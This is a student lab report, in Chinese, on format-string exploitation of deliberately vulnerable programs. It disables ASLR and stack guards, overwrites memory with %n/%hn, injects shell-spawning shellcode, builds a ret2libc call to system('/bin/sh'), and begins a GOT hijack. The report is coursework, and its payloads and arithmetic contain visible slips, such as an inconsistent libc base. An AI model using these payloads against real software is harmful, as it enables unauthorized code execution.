信息系统安全lab1

零、环境配置

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭ASLR
gcc -fno-stack-protector prog1.c
gcc -z execstack -o prog1 prog1.c
```

一、针对prog1，完成以下任务


改变程序的内存数据：将变量 var 的值，从 0x11223344变成 0x66887799；变成0xdeadbeef。

1.环境配置

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭ASLR
gcc -fno-stack-protector prog1.c
gcc -z execstack -o prog1 prog1.c
```


2.输入%s段崩溃

```
./prog1
%s%s%s%s%s
```



3.利用%x打印栈中数据

```
./prog1
%x.%x.%x.%x.%x.%x
```



看到存放0x11223344的目标地址在第五个%x处

4.使用%n改变内存的值

之前已经得到0x11223344在第五个%x处，且得到目标地址是0xbfffed54，由此将地址写入文件之中，直接从文件中输入。看看0xbfffed54能否被修改输出。

```
echo $(printf "\x54\xed\xff\xbf").%x.%x.%x.%x.%x.%n > input.txt
./prog1 <input.txt
```

```
[06/12/23]seed@VM:~/.../code$ echo $(printf "\x54\xed\xff\xbf").
%x.%x.%x.%x.%x.%n > input.txt
[06/12/23]seed@VM:~/.../code$ ./prog1 <input.txt
Target address: bfffed54
Data at target address: 0x11223344
Please enter a string: T???.63.b7f1c5a0.b7fd6990.b7fd4240.112233
44.
Data at target address: 0x2c
```

成功将目标地址的值修改为0x2c，正好是已经输出的44个字符的长度。


5.将目标地址的值改成0x66887799

使用两个%hn快速修改target的值，每个部分各两个字节，低端字节地址是0xbfffed54，需要改成0x7799；高端字节地址是0xbfffed56，需要改成0x6688.

0x6688=26248；26248-44=26204；


0x7799=30617；30617-26248=4369；

```
echo $(printf "\x56\xed\xff\xbf@@@@\x54\xed\xff\xbf")
%.8x%.8x%.8x%.8x%.26203x%hn%.4369x%hn > input.txt
./prog1 <input.txt
```



7.将内存的值改成0xdeadbeef

```
echo $(printf "\x56\xed\xff\xbf@@@@\x54\xed\xff\xbf")
%.8x%.8x%.8x%.8x%.56960x%hn%.57410x%hn > input.txt
```



二、针对prog2 完成以下任务：

（1）**开启** Stack Guard 保护，并**关闭**栈不可执行保护，通过shellcode 注入进行利用，获得 shell；

（2） **开启** Stack Guard 保护，并**开启**栈不可执行保护，通过ret2lib 进行利用 ，获得 shell （可以通过调用system(“/bin/sh”)）；（提示：需要查找 ret2lic 中的 system函数和“/bin/sh”地址）；

以上任务需要关闭ASLR。

（1）

1.环境配置

```
sudo sysctl -w kernel.randomize_va_space=0  //关闭ASLR
gcc -fstack-protector -z execstack -o prog2 prog2.c  //开启Stack Guard，关闭栈不可执行保护
```

```
[06/12/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va
_space=0
kernel.randomize_va_space = 0
[06/12/23]seed@VM:~/.../code$ gcc -fstack-protector -z execstack
 -o prog2 prog2.c
prog2.c: In function ‘fmtstr’:
prog2.c:20:5: warning: format not a string literal and no format
 arguments [-Wformat-security]
     printf(str);
     ^
[06/12/23]seed@VM:~/.../code$
```

2.创建input文件并运行查看地址

```
echo "" > input
./prog2
```

```
[06/12/23]seed@VM:~/.../code$ echo "" > input
[06/12/23]seed@VM:~/.../code$ ./prog2
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602


The value of the return address(after): 0x08048602
[06/12/23]seed@VM:~/.../code$
```

3.将恶意代码地址放在input array中，这里选定0xbfffed04+0x90的地方，将ret（ebp+4）填充为我们恶意代码的地址。


构造payload：

```python
#!/usr/bin/python3
import sys

# This shellcode creates a local shell
local_shellcode= (
  "\x31\xc0\x31\xdb\xb0\xd5\xcd\x80"
  "\x31\xc0\x50\x68//sh\x68/bin\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80\x00"
).encode('latin-1')


N = 200
# Fill the content with NOP's
content = bytearray(0x90 for i in range(N))

# Put the code at the end
start = N - len(local_shellcode)
content[start:] = local_shellcode


# Put the address at the beginning
addr1 = 0xbfffecee      #ece8+6
addr2 = 0xbfffecec      #ece8+4
content[0:4]  =  (addr1).to_bytes(4,byteorder='little')
content[4:8]  =  ("@@@@").encode('latin-1')
content[8:12]  = (addr2).to_bytes(4,byteorder='little')

# Calculate the value of C
small = 0xbfff -12-15*8
large = 0xed94 -0xbfff

# For investigation purpose (trial and error)
s = "%.8x"*15 + "%." +str(small) +"x%hn%." +str(large)+"x%hn"

#s = "%.8x"*C + "%." + str(small) + "x" + "%hn"        \
#                + "%." + str(large) + "x" + "%hn" + "\n"
fmt  = (s).encode('latin-1')
content[12:12+len(fmt)] = fmt

# Write the content to badfile
file = open("input", "wb")
file.write(content)
file.close()


```

4.运行

```
python3 2_1.py
./prog2
whoami
```

得到结果如下，成功得到shell!



(2)

1.环境配置

```
sudo sysctl -w kernel.randomize_va_space=0  //关闭ASLR
gcc -fstack-protector -z noexecstack -o prog2 prog2.c  //开启Stack Guard和栈不可执行保护
```

```
[06/12/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[06/12/23]seed@VM:~/.../code$ gcc -fstack-protector -z noexecstack -o prog2 prog2.c
prog2.c: In function ‘fmtstr’:
prog2.c:20:5: warning: format not a string literal and no format arguments [-Wformat-security]
     printf(str);
     ^
[06/12/23]seed@VM:~/.../code$
```

2.直接运行prog2发现段错误。

```
[06/12/23]seed@VM:~/.../code$ ./prog2
Segmentation fault
[06/12/23]seed@VM:~/.../code$
```


3.创建一个input文件后能运行如下：

```
echo "" > input
./prog2
```

```
[06/12/23]seed@VM:~/.../code$ echo "" > input
[06/12/23]seed@VM:~/.../code$ ./prog2
The address of the input array: 0xbfffed04
The value of the frame pointer: 0xbfffece8
The value of the return address(before): 0x08048602


The value of the return address(after): 0x08048602
[06/12/23]seed@VM:~/.../code$
```

4.用ldd命令查看引用的libc，查看libc中system（）函数和字符串的偏移


```
ldd prog2
readelf -s /lib/i386-linux-gnu/libc.so.6 | grep system
strings -tx /lib/i386-linux-gnu/libc.so.6 | grep "/bin/sh"
```



得到system()函数偏移为0x003ada0，字符串“/bin/sh”偏移为0x15b82b

5.使用gdb查看libc加载后的实际基址

```
gdb prog2
b main                //设置断点在main函数
run                   //运行
info proc mappings    //查看libc加载后的实际基址
```



得到libc加载基址为0xb7d6a000，计算出：
system函数地址：0xb7d6a000+0x0003ada0=0xb7da4da0

"bin/bash"地址：0xb7e08000+0x0015b82b=0xb7ec582b

构造shellcode：ret填充为system():0xb7da4da0，参数字符串为”bin/bash“：0xb7ec582b。

ebp的填充地址和frame pointer地址相同：0xbfffece8

ret=ebp+4=0xbfffecec

参数位置=ebp+12=0xbfffecf4

编写指令：

```
echo $(printf
"\xec\xec\xff\xbf@@@@\xf4\xec\xff\xbf@@@@\xee\xec\xff\xbf@@@@\xf6\xec\xff\xbf")%
08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%08x%19724x%hn%2699x%hn%2
4495x%hn%18x%hn > input
./prog2
```

具体参考这个图片:

4da0h - 148 = 19724


582bh - 4da0h = 2699

b7dah - 582bh = 24495

b7ech - b7dah = 18

\x??\xec\xff\xbf

4da0	582b	b7da	b7ec
\x4c	\x54	\x4e	\x56



(我觉得应该还有一个是找15 的位置（之后可以再补充））

三、针对prog2，完成以下任务：

开启 Stack Guard 保护，并**开启**栈不可执行保护，通过 GOT 表劫持，调用 win 函数。以上任务，需**开启** ASLR

1.实验环境配置

```
sudo sysctl -w kernel.randomize_va_space=2  //开启ASLR
gcc -fstack-protector -z noexecstack -o prog2 prog2.c  //开启Stack Guard和栈不可执行保护
```

```
[06/12/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[06/12/23]seed@VM:~/.../code$ gcc -fstack-protector -z noexecstack -o prog2 prog2.c
prog2.c: In function ‘fmtstr’:
prog2.c:20:5: warning: format not a string literal and no format arguments [-Wformat-security]
     printf(str);
     ^
[06/12/23]seed@VM:~/.../code$ gdb prog2
```

2.用gdb获得函数地址

```
gdb prog2
p &win
```

```
gdb-peda$ p &win
$1 = (<text variable, no debug info> *) 0x804850b <win>
```

